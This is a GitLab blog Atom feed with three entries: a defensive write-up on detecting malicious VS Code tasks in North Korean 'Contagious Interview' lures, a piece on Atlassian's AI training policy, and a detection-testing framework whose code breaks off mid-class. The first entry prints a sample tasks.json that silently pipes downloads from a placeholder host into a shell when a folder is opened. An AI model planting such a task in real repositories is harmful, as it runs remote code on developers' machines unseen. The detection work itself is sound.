<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
    <id>https://about.gitlab.com/blog</id>
    <title>GitLab</title>
    <updated>2026-05-04T22:47:24.613Z</updated>
    <generator>https://github.com/jpmonette/feed</generator>
    <author>
        <name>The GitLab Team</name>
    </author>
    <link rel="alternate" href="https://about.gitlab.com/blog"/>
    <link rel="self" href="https://about.gitlab.com/atom.xml"/>
    <subtitle>GitLab Blog RSS feed</subtitle>
    <icon>https://about.gitlab.com/favicon.ico</icon>
    <rights>All rights reserved 2026</rights>
    <entry>
        <title type="html"><![CDATA[How to detect and prevent Contagious Interview IDE attacks]]></title>
        <id>https://about.gitlab.com/blog/how-to-detect-and-prevent-contagious-interview-ide-attacks/</id>
        <link href="https://about.gitlab.com/blog/how-to-detect-and-prevent-contagious-interview-ide-attacks/"/>
        <updated>2026-05-04T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Recently, GitLab&#39;s Threat Intelligence team, part of the Security Operations team, published an <a href="https://about.gitlab.com/blog/gitlab-threat-intelligence-reveals-north-korean-tradecraft/" rel="">extensive article</a> revealing North Korean tradecraft and detailing ways in which GitLab has tracked and disrupted these malicious actors. Security Operations here also includes our Security Incident Response Team (SIRT), Security Logging, Signals Intelligence, and Red Team. This tight collaboration across security disciplines allows us to take tips from threat intelligence, emulate relevant threat actors via Red and Purple Team exercises, and proactively build detection and prevention techniques based on that activity.</p><p>So, in parallel with the discovery of the North Korean tradecraft and associated <a href="https://attack.mitre.org/groups/G1052/" rel="">Contagious Interview</a> threat campaign, we developed custom controls to prevent similar malware campaigns, specifically those which use IDE attacks. In this article, we share those controls as well as the techniques we use to protect our customers, support the broader security community, and further thwart these malicious actors.</p><h2 id="the-threat-intelligence">The threat intelligence</h2><p>The North Korean tradecraft article focused on a broad set of attacks, techniques, and Indicators of Compromise (IOCs) that North Korean state actors are actively using to conduct both broad and targeted attacks. One of <a href="https://about.gitlab.com/blog/gitlab-threat-intelligence-reveals-north-korean-tradecraft/#_2025-campaign-trends" rel="">the attack paths noted</a> was the use of Visual Studio Code tasks for malware distribution. The <a href="https://attack.mitre.org/groups/G1052/" rel="">Contagious Interview</a> threat campaign often relies on fake interview processes to convince their victims to download and open a code repository, enabling attack via VS Code tasks.</p><p><a href="https://code.visualstudio.com/docs/debugtest/tasks" rel="">VS Code tasks</a> are a mechanism designed to automate common jobs that developers want to run when opening a repository, such as linting, building, packaging, testing, or deploying software systems. Via a simple configuration file within the repo, <code className="">tasks.json</code>, developers can automatically run code whenever they open their repository. Trust must be granted to the repository for these tasks to run.</p><p>Contagious Interview’s pretexts often rely on malicious repositories, so pivoting to using VS Code tasks for code execution is a simple continuation of their pretext. The target is prompted to download and open the malicious repository in VS Code (often for code review purposes as part of an interview). Because the victims believe they are interviewing for a job, the victim is under heavy pressure to “trust” the interviewer’s workspace, enabling the malicious task to run without their knowledge.</p><p>One example of a malicious <code className="">tasks.json</code> file is shown below. It is fairly simple — it detects the OS and downloads the next stage of the malware for that platform, using a <code className="">curl | bash</code> structure. Domains included are placeholders and not actual IOCs. Detailed IOCs for these actors were shared in our <a href="https://about.gitlab.com/blog/gitlab-threat-intelligence-reveals-north-korean-tradecraft/#appendix-2-indicators-of-compromise" rel="">previous blog post</a>.</p><pre className="language-json shiki shiki-themes github-light" code="  &quot;version&quot;: &quot;1.0.8&quot;,
  &quot;tasks&quot;: [
    {
      &quot;label&quot;: &quot;env&quot;,
      &quot;type&quot;: &quot;shell&quot;,
      &quot;osx&quot;: {
        &quot;command&quot;: &quot;curl &#39;https://www.example[.]com/settings/mac?flag=8&#39; | bash&quot;
      },
      &quot;linux&quot;: {
        &quot;command&quot;: &quot;wget -q0- &#39;https://www.example[.]com/settings/linux?flag=8&#39; | sh&quot;
      },
      &quot;windows&quot;: {
        &quot;command&quot;: &quot;curl https://www.example[.]com/settings/windows?flag=8 | cmd&quot;
      },
      &quot;problemMatcher&quot;: [],
      &quot;presentation&quot;: {
        &quot;reveal&quot;: &quot;never&quot;,
        &quot;echo&quot;: false,
        &quot;focus&quot;: false,
        &quot;close&quot;: true,
        &quot;panel&quot;: &quot;dedicated&quot;,
        &quot;showReuseMessage&quot;: false
      },
      &quot;runOptions&quot;: {
        &quot;runOn&quot;: &quot;folderOpen&quot;
      }
    }
  ]
" language="json" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#032F62">  &quot;version&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;1.0.8&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="2"><span style="--shiki-default:#032F62">  &quot;tasks&quot;</span><span style="--shiki-default:#24292E">: [
</span></span><span class="line" line="3"><span style="--shiki-default:#24292E">    {
</span></span><span class="line" line="4"><span style="--shiki-default:#005CC5">      &quot;label&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;env&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="5"><span style="--shiki-default:#005CC5">      &quot;type&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;shell&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="6"><span style="--shiki-default:#005CC5">      &quot;osx&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="7"><span style="--shiki-default:#005CC5">        &quot;command&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;curl &#39;https://www.example[.]com/settings/mac?flag=8&#39; | bash&quot;
</span></span><span class="line" line="8"><span style="--shiki-default:#24292E">      },
</span></span><span class="line" line="9"><span style="--shiki-default:#005CC5">      &quot;linux&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="10"><span style="--shiki-default:#005CC5">        &quot;command&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;wget -q0- &#39;https://www.example[.]com/settings/linux?flag=8&#39; | sh&quot;
</span></span><span class="line" line="11"><span style="--shiki-default:#24292E">      },
</span></span><span class="line" line="12"><span style="--shiki-default:#005CC5">      &quot;windows&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="13"><span style="--shiki-default:#005CC5">        &quot;command&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;curl https://www.example[.]com/settings/windows?flag=8 | cmd&quot;
</span></span><span class="line" line="14"><span style="--shiki-default:#24292E">      },
</span></span><span class="line" line="15"><span style="--shiki-default:#005CC5">      &quot;problemMatcher&quot;</span><span style="--shiki-default:#24292E">: [],
</span></span><span class="line" line="16"><span style="--shiki-default:#005CC5">      &quot;presentation&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="17"><span style="--shiki-default:#005CC5">        &quot;reveal&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;never&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="18"><span style="--shiki-default:#005CC5">        &quot;echo&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="19"><span style="--shiki-default:#005CC5">        &quot;focus&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="20"><span style="--shiki-default:#005CC5">        &quot;close&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">true</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="21"><span style="--shiki-default:#005CC5">        &quot;panel&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;dedicated&quot;</span><span style="--shiki-default:#24292E">,
</span></span><span class="line" line="22"><span style="--shiki-default:#005CC5">        &quot;showReuseMessage&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#005CC5">false
</span></span><span class="line" line="23"><span style="--shiki-default:#24292E">      },
</span></span><span class="line" line="24"><span style="--shiki-default:#005CC5">      &quot;runOptions&quot;</span><span style="--shiki-default:#24292E">: {
</span></span><span class="line" line="25"><span style="--shiki-default:#005CC5">        &quot;runOn&quot;</span><span style="--shiki-default:#24292E">: </span><span style="--shiki-default:#032F62">&quot;folderOpen&quot;
</span></span><span class="line" line="26"><span style="--shiki-default:#24292E">      }
</span></span><span class="line" line="27"><span style="--shiki-default:#24292E">    }
</span></span><span class="line" line="28"><span style="--shiki-default:#24292E">  ]
</span></span></code></pre><p>This malicious code execution is then typically used to deploy infostealers, steal passwords and cryptocurrency, and ultimately establish persistence to abuse victims’ trusted accesses to corporate networks.</p><p>Once we understood how the threat actor was gaining initial code execution, we had a target for preventative measures to catch these attacks before GitLab workstations were targeted.</p><h2 id="multi-faceted-detection-and-prevention">Multi-faceted detection and prevention</h2><p>We always want to develop detective and preventative controls that are as “low level” as possible, since these types of detections are typically more difficult to bypass. Additionally, threat intelligence indicated that other projects that forked VS Code are also vulnerable to this malicious repository attack. So, instead of focusing specifically on a VS Code detection, we wanted to find the area “closest to the operating system” where this malicious code execution could be identified. This would allow our detection techniques to detect not only exploitation via VS Code tasks, but also attacks targeting using a VS Code fork or similar IDE written in Node that has background tasks.</p><p>Reviewing VS Code source, we identified that the <code className="">node-pty.spawn()</code> library call is used across the product when subprocesses need to be used. The <a href="https://www.npmjs.com/package/node-pty" rel="">node-pty library</a> is incredibly popular, with over a million weekly downloads at time of writing. This library enables Node applications (including Electron applications such as VS Code) to fork subprocesses from a node context, and results in calls to its own binary, <code className="">spawn-helper</code>. When subprocesses are launched, <code className="">spawn-helper</code> is spawned as a child process of the Node application calling it.</p><p>After performing a Purple Team operation to emulate this specific attack path, we reviewed our Endpoint Detection and Response (EDR) telemetry to try to not only develop a strong detection for the emulated attack, but also to tune this detection to only alert on suspicious activity, and not on legitimate developer activity. We identified that <code className="">spawn-helper</code> is called in situations where VS Code wants to spawn tasks that occur in the <em>background</em>, without user visibility or interaction. Conversely, a <code className="">Code Helper</code> binary is called when new processes (such as the integrated Terminal) are launched in the <em>foreground</em> with user interaction.</p><p>This allows us to craft detections that only look for subprocesses spawned without the user’s knowledge, and avoid false positives that flag subprocesses a user might intentionally spawn while using their IDE.</p><p>As shown earlier, a commonly-seen malicious task contains commands that run a <code className="">curl | &lt;shell&gt;</code> from a task. Although <code className="">curl | bash</code> can be a legitimate way to install software like Homebrew, in our environment, it should never happen in the background without the user’s knowledge. This distinction allowed us to tune <code className="">spawn-helper</code>-based detections to not alert on <em>every</em> background task that ran, but to instead trigger only on behaviors that are uncommon and suspicious in our environment. Since implementing this detection technique, we have had no false positives, even though a large part of our organization uses VS Code daily.</p><p>Although this article has focused on detecting <code className="">spawn-helper</code> in your environment, this is only one of many layers of defense that you can implement in your organization to prevent and detect these IDE task-based attacks.</p><p>In addition to using EDR instrumentation to detect a malicious task at runtime, you can proactively harden your fleet against this type of attack by pushing global configs to disable task runs in VS Code. If that is too disruptive to your developers, you can also scan your environment to enumerate how often users use trusted workspaces and trusted workspace folders within their typical VS Code usage, and run education campaigns to help inform the company about the risks posed by this Contagious Interview attack path.</p><h2 id="summary">Summary</h2><p>GitLab Security Operations works around the clock to protect our customers and our company. With our tightly coupled security teams, we are able to produce actionable threat intelligence, leverage that threat intel to inform adversary emulation operations, and ultimately develop technical and procedural prevention and detection techniques that protect our customers and company.</p><p>As VS Code tasks continue to receive visibility in the security community, it’s possible that other threat actors will attempt to use this attack path for their own ends. We hope that this small example of the work we do to protect GitLab and our customers against Advanced Persistent Threats can inspire others to do the same, and to join us in our continued mission to disrupt these threat actors.</p><blockquote><p>Follow our innovation and research on our <a href="https://about.gitlab.com/blog/categories/security-labs/" rel="">Security Labs site</a>.</p></blockquote><style>html .default .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}html .shiki span {color: var(--shiki-default);background: var(--shiki-default-bg);font-style: var(--shiki-default-font-style);font-weight: var(--shiki-default-font-weight);text-decoration: var(--shiki-default-text-decoration);}</style>]]></content>
        <author>
            <name>Josh Feehs</name>
            <uri>https://about.gitlab.com/blog/authors/josh-feehs/</uri>
        </author>
        <published>2026-05-04T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Atlassian will train on your data: Opt out with GitLab]]></title>
        <id>https://about.gitlab.com/blog/atlassian-will-train-on-your-data-opt-out-with-gitlab/</id>
        <link href="https://about.gitlab.com/blog/atlassian-will-train-on-your-data-opt-out-with-gitlab/"/>
        <updated>2026-05-04T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Starting August 17, 2026, Atlassian will begin collecting customer metadata and in-app content from Jira, Confluence, and other cloud products to train its AI offerings, including Rovo and Rovo Dev. This announcement comes after <a href="https://about.gitlab.com/blog/github-copilots-new-policy-for-ai-training-is-a-governance-wake-up-call/" rel="">GitHub recently changed its Copilot data usage policy</a>. <strong>Taken together, these changes suggest opt-out-by-default is becoming the industry norm. GitLab takes the opposite position: no data collection, no AI training on customer data, no matter what tier you&#39;re on.</strong></p><p><a href="https://www.atlassian.com/trust/ai/data-contribution" rel="">Atlassian&#39;s change</a> is enabled by default for all cloud customers and affects roughly 300,000 organizations. For customers on the Free, Standard, and Premium tiers, metadata collection is mandatory and cannot be turned off. Only Enterprise-tier customers have the option to opt out. This policy change deserves a close read if your engineering, IT, and program management teams run on Atlassian because they are most exposed by this change — and least likely to have been consulted before it happened.</p><p>Although the underlying governance questions are the same for both Atlassian and GitHub&#39;s changes, the data at risk is different. Where GitHub&#39;s change concerned source code and developer interactions, Atlassian&#39;s reaches into project plans, internal documentation, workflow configurations, and operational metadata across Jira, Confluence, and the broader Atlassian stack. <strong>For organizations that rely on these tools as their system of record for how work gets planned and delivered, the implications run deep.</strong></p><h2 id="what-changed-and-what-it-means-for-your-data">What changed and what it means for your data</h2><p>Atlassian will collect two categories of information:</p><ul><li><strong>Metadata:</strong> de-identified operational signals like story points, sprint dates, and SLA values, including data from its Teamwork Graph and connected third-party apps</li><li><strong>In-app content:</strong> user-generated material such as Confluence page content, Jira issue titles, descriptions, and comments</li></ul><p>Atlassian says it will apply de-identification and aggregation before training. Collected data may be retained for up to seven years, with in-app data removed within 30 days of opt-out and models retrained within 90 days.</p><p>There are some exclusions: Customers using customer-managed encryption keys, Atlassian Government Cloud, Isolated Cloud, or those with HIPAA requirements are carved out from collection. But for the vast majority of Atlassian&#39;s cloud customer base, data collection will start unless you pay for the Enterprise tier and actively flip the switch.</p><p>This reverses Atlassian&#39;s prior stated position that customer data would not be used to train or improve AI services. Organizations that adopted Jira and Confluence to manage their most sensitive planning workflows, sprint boards, security tickets, incident postmortems, and internal documentation will soon be contributing that content to Atlassian&#39;s AI training pipeline, without ever being asked.</p><h2 id="the-governance-gap-in-opt-out-by-default">The governance gap in &quot;opt-out by default&quot;</h2><p>Opt-out-by-default data collection for AI training is an emerging pattern across the software industry. It raises the same set of questions every time: How does this interact with existing data processing agreements? Does the vendor&#39;s definition of &quot;metadata&quot; match what your legal and security teams would consider non-sensitive data?</p><p><strong>For many organizations, the answer to these questions is &quot;we don&#39;t know.&quot;</strong></p><p>When a vendor changes its data practices through a terms-of-service update, the burden falls on the customer to notice, evaluate the implications, and act within the window the vendor provides.</p><p>The mandatory nature of metadata collection on Free, Standard, and Premium tiers makes this more acute. The only exit is upgrading to Enterprise, which requires a minimum of 801 users and custom pricing that would represent a significant cost jump for teams that aren&#39;t there yet. Data protection, in other words, is now a purchasing decision.</p><p>The tiered structure also introduces a subtler problem. Metadata like story points, sprint velocity, SLA metrics, and task classifications may seem innocuous in isolation, but in aggregate they reveal project structure, team performance patterns, and delivery cadence. For organizations in competitive industries, that operational intelligence has real value, and &quot;de-identified&quot; does not necessarily mean &quot;non-sensitive&quot; once patterns are reconstructable at scale.</p><h2 id="why-this-matters-more-for-atlassian-stack-organizations">Why this matters more for Atlassian-stack organizations</h2><p>In Atlassian-based organizations, Jira has been the center how teams plan, track, and deliver work. It’s the source of truth for sprint planning, bug tracking, release management, portfolio coordination, and cross-functional project execution.</p><p>In regulated industries like financial services, public sector and manufacturing, Jira and Confluence together hold sensitive operational data that may be subject to compliance requirements. The risk compounds for organizations that have expanded beyond Jira into the broader Atlassian ecosystem.</p><p>When you run Jira, Confluence, Bitbucket, and Bamboo together, the surface area of data now feeding into AI training spans your project plans, internal documentation, source code metadata, and CI/CD configurations — each of which security and compliance teams would want to review before sharing with a vendor&#39;s training pipeline.</p><p>Atlassian’s Teamwork Graph connectors add another dimension for customers who have integrated third-party tools, such as Slack, Figma, Google Drive, Salesforce, and ServiceNow, into their environment. Teamwork Graph connectors index relationship and activity signals from these connected apps, which means the metadata Atlassian collects will not be limited to what lives inside Atlassian products. For security and compliance teams accustomed to evaluating data flows on a per-vendor basis, this cross-platform reach complicates the assessment considerably.</p><p>Organizations that are already navigating <a href="https://about.gitlab.com/blog/atlassian-ending-data-center-as-gitlab-maintains-deployment-choice/" rel="">Atlassian&#39;s push from Data Center</a> and Server editions to the cloud face a compounding challenge. Adding default AI data collection to that migration path raises the stakes further: <strong>The question is no longer just &quot;do we move to Atlassian Cloud?&quot; but &quot;do we move to Atlassian Cloud knowing our data will feed AI training unless we&#39;re on the most expensive tier?&quot;</strong></p><h2 id="what-regulated-industries-should-be-evaluating-now">What regulated industries should be evaluating now</h2><p>The compliance implications vary by sector, but the obligation to reassess is consistent.</p><p>In financial services, frameworks like <a href="https://www.federalreserve.gov/supervisionreg/srletters/sr1107.htm" rel="">SR 11-7</a> and <a href="https://eur-lex.europa.eu/eli/reg/2022/2554/oj/eng" rel="">DORA</a> require documented, auditable oversight of third-party technology providers, including how those providers handle data. In the public sector, <a href="https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final" rel="">NIST 800-53</a> and <a href="https://www.cisa.gov/topics/cyber-threats-and-advisories/federal-information-security-modernization-act" rel="">FISMA</a> make controlling where sensitive data flows a foundational requirement. In healthcare, <a href="https://www.hhs.gov/hipaa/index.html" rel="">HIPAA</a> governs how patient-adjacent data is handled by third parties.</p><p>Across the board, a material change in a vendor&#39;s data practices, such as Atlassian moving from &quot;we don&#39;t train on your data&quot; to &quot;we do, by default,&quot; triggers a documentation and risk reassessment obligation.</p><p>Institutions operating under the <a href="https://eur-lex.europa.eu/eli/reg/2024/1689/oj/eng" rel="">EU AI Act</a> face an additional dimension: opt-out framing aligns with U.S. norms, while European regulators generally expect opt-in consent for data processing of this nature.</p><p>If your model risk or vendor management team documented Atlassian&#39;s data handling controls before this announcement, the question isn&#39;t whether this change triggers a reassessment obligation. It does. The question is whether your team can take action before August 17.</p><h2 id="what-to-look-for-in-your-platform-vendors">What to look for in your platform vendors</h2><p>CTOs and CISOs across regulated industries need to adopt AI in a way they can explain to regulators, boards, and customers. Because of this, GitLab operates within the following set of principles:</p><p><strong>Unconditional data commitments, not tier-dependent protections.</strong> Regulated organizations need to know, with specificity, what happens to their data. A commitment that varies by plan tier, or that requires action before a deadline, introduces exactly the kind of uncontrolled variable that keeps CISOs up at night.</p><p><strong>Transparency and auditability.</strong> Model risk management frameworks require organizations to understand the AI systems they deploy, including the training data and third parties involved. Vendors who cannot answer these questions clearly create documentation risk.</p><p><strong>Separation between customer data and vendor AI training.</strong> When a platform vendor trains models on customer usage data, workflows and operational patterns become inputs to a system that also serves competitors. For organizations where project structure or delivery cadence represents competitive advantage, that exposure matters.</p><h2 id="how-gitlabs-approach-differs">How GitLab&#39;s approach differs</h2><p>GitLab doesn&#39;t train on customer data — at any tier, full stop. AI vendors powering GitLab Duo features are contractually prohibited from using customer inputs or outputs for their own purposes, <a href="https://www.linkedin.com/posts/williamstaples_gitlab-1810-agentic-ai-now-open-to-even-activity-7443280763715985408-aHxf" rel="">a commitment GitLab CEO Bill Staples</a> has consistently reiterated.</p><p><a href="https://about.gitlab.com/ai-transparency-center/" rel="">GitLab&#39;s AI Transparency Center</a> documents exactly which models power which features, how data is handled, and what vendor commitments are in place. <a href="https://handbook.gitlab.com/handbook/product/ai/continuity-plan/" rel="">GitLab&#39;s AI Continuity Plan</a> documents how vendor changes are managed, including any material changes to how AI vendors treat customer data. For institutions managing third-party AI risk under DORA or similar frameworks, vendor continuity and concentration are active governance concerns, and having a documented plan for both is part of what responsible AI tooling looks like.</p><p>For organizations that require AI processing to stay within their own infrastructure, <a href="https://about.gitlab.com/gitlab-duo/" rel="">GitLab Duo Agent Platform</a> is available with GitLab Self-Managed deployments, including support for integration with self-hosted AI models. This means prompts and code never leave the customer&#39;s environment. GitLab also provides IP indemnification for Duo-generated output, with no filters required and no activation steps needed. Where your data lives remains your choice, no matter your deployment model or subscription tier.</p><blockquote><p>Whether your organization stays on Atlassian or begins evaluating alternatives, the conversation about who controls your data and how it gets used should be happening now. <strong>The August 17 deadline is approaching, but you still have time to <a href="https://gitlab.com/-/trials/new" rel="">try GitLab Ultimate with Duo Agent Platform for free today</a>.</strong></p></blockquote>]]></content>
        <author>
            <name>Jessica Hurwitz</name>
            <uri>https://about.gitlab.com/blog/authors/jessica-hurwitz/</uri>
        </author>
        <published>2026-05-04T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Build an automated detection testing framework with GitLab CI/CD and Duo]]></title>
        <id>https://about.gitlab.com/blog/automated-detection-testing-framework/</id>
        <link href="https://about.gitlab.com/blog/automated-detection-testing-framework/"/>
        <updated>2026-04-30T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>When it comes to managing a healthy alerting system for your security operations center (SOC), tuning false positives is only half the battle. An often overlooked aspect of a healthy alerting system is making sure that critical detections which rarely fire haven’t simply broken completely without anybody noticing.</p><p>At GitLab, the Signals Engineering team tests detections by simulating real malicious behavior on infrastructure we own to validate that our detections fire end-to-end — from the log source, through ingestion, into the SIEM, and all the way through our security orchestration, automation, and response (SOAR) alert routing. This is the approach taken by commercial Breach and Attack Simulation (BAS) tools, but those tools are expensive, generic, and not tailored to our specific detection stack. So we built our own fully automated framework we named Weekly Attack Testing for Continuous Health, or WATCH.</p><p>In this article, you&#39;ll learn why we developed this framework, how it works, and how to use it in your environment.</p><h2 id="a-gap-in-detection-validation">A gap in detection validation</h2><p>With log schema changes, SIEM updates, pipeline misconfigurations, etc. there are a million ways for your detections to fail silently and only one way for them to fire as expected. When faced with these odds, the conclusion is obvious: “Let’s trigger some old detections!” This raises the next question, however, of “How exactly does one trigger detections?” and “How often?”</p><p>One way to trigger detections is through the synthetic approach of reintroducing logs into your SIEM that simulate malicious behavior. Then, you wait to see if your detection rule catches the fake issue and triggers an alert. This approach, aside from failing to prove the detection works in a “real world” scenario, doesn’t validate one of the most error-prone stages of the alert lifecycle, log ingestion (i.e. from log source to SIEM).</p><p>We previously wrote about how our <a href="https://about.gitlab.com/blog/automating-cybersecurity-threat-detections-with-gitlab-ci-cd/" rel="">GitLab Universal Automated Response and Detection (GUARD) system</a> automates detection creation and deployment through a detections as code (DaC) pipeline and how alerts are routed and triaged through our SOAR. Our DaC pipelines solve the problem of validating that a detection <em>can deploy</em> without errors, but it doesn&#39;t answer the question of whether that detection will actually <em>fire</em> when the behavior it targets occurs in the wild.</p><p>WATCH closes that gap. It&#39;s the continuous validation layer that gives us confidence that our detections are working.</p><h2 id="how-watch-works">How WATCH works</h2><p>At a high level, WATCH works by executing scripted attack simulations in our staging environment, and then verifying that the expected alerts propagate through our entire security monitoring stack: our SIEM for detection rules, our SOAR for alert routing, and ultimately the dashboards our team uses to monitor detection health.</p><p>The lifecycle of a WATCH test looks like this:</p><ol><li><strong>Scheduling</strong>: Every week, a scheduled GitLab CI/CD pipeline discovers all active tests and distributes them into randomized time slots across the week. Randomization is important; we don&#39;t want tests firing at predictable times, which would make it too easy to distinguish test activity from real threats and could mask timing-sensitive issues with our detections.</li><li><strong>Heads-up notification</strong>: Before a test runs, WATCH notifies our SOAR via a dedicated &quot;WATCH Heads Up&quot; story, registering the detections it expects to trigger. This creates trackable records so our SOAR knows what&#39;s coming.</li><li><strong>Execution</strong>: The test runs its simulated malicious behavior. For example, it resets an admin account password or makes suspicious API calls against the staging environment.</li><li><strong>Detection</strong>: The SIEM processes the activity logs from staging and (hopefully) fires the corresponding detection rules.</li><li><strong>Correlation</strong>: As alerts arrive in our SOAR, an &quot;Is this a WATCH Test?&quot; check determines whether each alert corresponds to a registered test by matching on three factors: the time window between the test run and the alert, the actor identity (IP or username), and the rule ID of the detection that fired. This is what prevents WATCH-generated alerts from being escalated as real incidents to SIRT, while still validating the full pipeline.</li><li><strong>Verification</strong>: A follow-up pipeline stage checks whether all expected detections fired, updates the detection status metadata, and deploys updated results to our GitLab Pages dashboard. If any detection fails to fire, a notification is sent to our team&#39;s Slack channel.</li></ol><h2 id="using-watch-with-gitlab-cicd">Using WATCH with GitLab CI/CD</h2><p>WATCH leverages GitLab CI/CD as its orchestration backbone across three pipeline stages.</p><p>The <strong>schedule_pipelines</strong> stage runs weekly and handles test distribution. It discovers all active tests, bins them into groups, and creates scheduled pipelines set to run at random times throughout the week. Each scheduled pipeline is given a <code className="">TESTS_TO_RUN</code> variable specifying which tests it should execute.</p><p>The <strong>run_tests</strong> stage is where the actual attack simulation happens. It executes the tests assigned to that pipeline run, saves execution statistics to <code className="">detection_status.json</code>, and records SOAR record IDs so alert correlation can happen downstream.</p><p>The <strong>pages</strong> stage handles verification and reporting. It queries our SOAR to confirm that alerts were generated and properly routed, updates detection metadata with the verification results, and deploys the GitLab Pages dashboard with the latest test outcomes.</p><p>Below is a template GitLab CI/CD <code className="">gitlab-ci.yml</code> configuration file for the WATCH pipeline:</p><pre className="language-text" code="spec:
  inputs:
    weekly_scheduling:
      type: boolean
      default: false
      description: &quot;Enable weekly scheduling of detection tests.&quot;
    update_pages:
      type: boolean
      default: false
      description: &quot;For triggering the update of GitLab Pages dashboard.&quot;

---

# Specify the Docker image to use for the job
image: python:3.12

stages:
  - schedule_pipelines
  - run_tests
  - pages

# Job to manage scheduled pipelines (runs when weekly_scheduling input is true)
manage_scheduled_pipelines:
  stage: schedule_pipelines
  script:
    - pip install -r requirements.txt
    - python scripts/manage_scheduled_pipelines.py
  rules:
    - if: $TESTS_TO_RUN == null &amp;&amp; $CI_PIPELINE_SOURCE == &quot;schedule&quot; &amp;&amp; [[ inputs.weekly_scheduling ]] == true
      when: on_success
    - when: never

# Job to run detection tests, save tines_record_id to detection_status.json, and commit
run_detection_tests:
  stage: run_tests
  script:
    - pip install -r requirements.txt
    - python main.py --prod --save-stats --scheduled-tests
  rules:
    - if: $TESTS_TO_RUN
      when: on_success
    - when: never

# Job to verify alerts, update detection_status.json, commit, and deploy pages
pages:
  stage: pages
  script:
    - pip install -r requirements.txt
    - python scripts/verify_and_update_detections.py --tines-api-key ${TINES_API_KEY}
    - mkdir -p public/data
    - cp detection_status.json public/data/
    - cp -r static/* public/
  pages: true  # Required for GitLab 17.9+ to trigger Pages deployment
  artifacts:
    paths:
      - public
  rules:
    - if: $TESTS_TO_RUN == null &amp;&amp; [[ inputs.update_pages ]] == true
      when: on_success
    - when: never
" language="text"><code>spec:
  inputs:
    weekly_scheduling:
      type: boolean
      default: false
      description: &quot;Enable weekly scheduling of detection tests.&quot;
    update_pages:
      type: boolean
      default: false
      description: &quot;For triggering the update of GitLab Pages dashboard.&quot;

---

# Specify the Docker image to use for the job
image: python:3.12

stages:
  - schedule_pipelines
  - run_tests
  - pages

# Job to manage scheduled pipelines (runs when weekly_scheduling input is true)
manage_scheduled_pipelines:
  stage: schedule_pipelines
  script:
    - pip install -r requirements.txt
    - python scripts/manage_scheduled_pipelines.py
  rules:
    - if: $TESTS_TO_RUN == null &amp;&amp; $CI_PIPELINE_SOURCE == &quot;schedule&quot; &amp;&amp; [[ inputs.weekly_scheduling ]] == true
      when: on_success
    - when: never

# Job to run detection tests, save tines_record_id to detection_status.json, and commit
run_detection_tests:
  stage: run_tests
  script:
    - pip install -r requirements.txt
    - python main.py --prod --save-stats --scheduled-tests
  rules:
    - if: $TESTS_TO_RUN
      when: on_success
    - when: never

# Job to verify alerts, update detection_status.json, commit, and deploy pages
pages:
  stage: pages
  script:
    - pip install -r requirements.txt
    - python scripts/verify_and_update_detections.py --tines-api-key ${TINES_API_KEY}
    - mkdir -p public/data
    - cp detection_status.json public/data/
    - cp -r static/* public/
  pages: true  # Required for GitLab 17.9+ to trigger Pages deployment
  artifacts:
    paths:
      - public
  rules:
    - if: $TESTS_TO_RUN == null &amp;&amp; [[ inputs.update_pages ]] == true
      when: on_success
    - when: never
</code></pre><h2 id="how-we-write-tests-with-gitlab-duo">How we write tests with GitLab Duo</h2><p>One of the design priorities for WATCH was making it easy for anyone on the Signals Engineering or SIRT team to add new tests. The framework provides a <code className="">BaseSecurityTest</code> abstract class that handles all the boilerplate tasks — test ID generation, actor identity management, SOAR coordination — so that test authors only need to focus on three things: setting up the test environment, executing the simulated malicious behavior, and cleaning up afterward.</p><pre className="language-py shiki shiki-themes github-light" code="class BaseSecurityTest(ABC):

    def __init__(self, config = {}, test_id: Optional[str] = None):
        self.test_id = test_id or str(uuid.uuid4())
        self.test_name = self.__class__.__name__
        self.expected_detections = {}
        self.actor_id = config.get(&#39;gitlab&#39;, {}).get(
            &#39;default_actor_id&#39;,
            &quot;sirt_detection_test_user_&quot; + self.test_id[:8]
        )
        self.isActive = True
        self.test_run_time = 300
        self.config = config

    @abstractmethod
    def setup(self) -&gt; bool:
        &quot;&quot;&quot;Prepare test environment and resources&quot;&quot;&quot;

    @abstractmethod
    def execute(self) -&gt; Dict[str, Any]:
        &quot;&quot;&quot;Execute the malicious behavior simulation&quot;&quot;&quot;

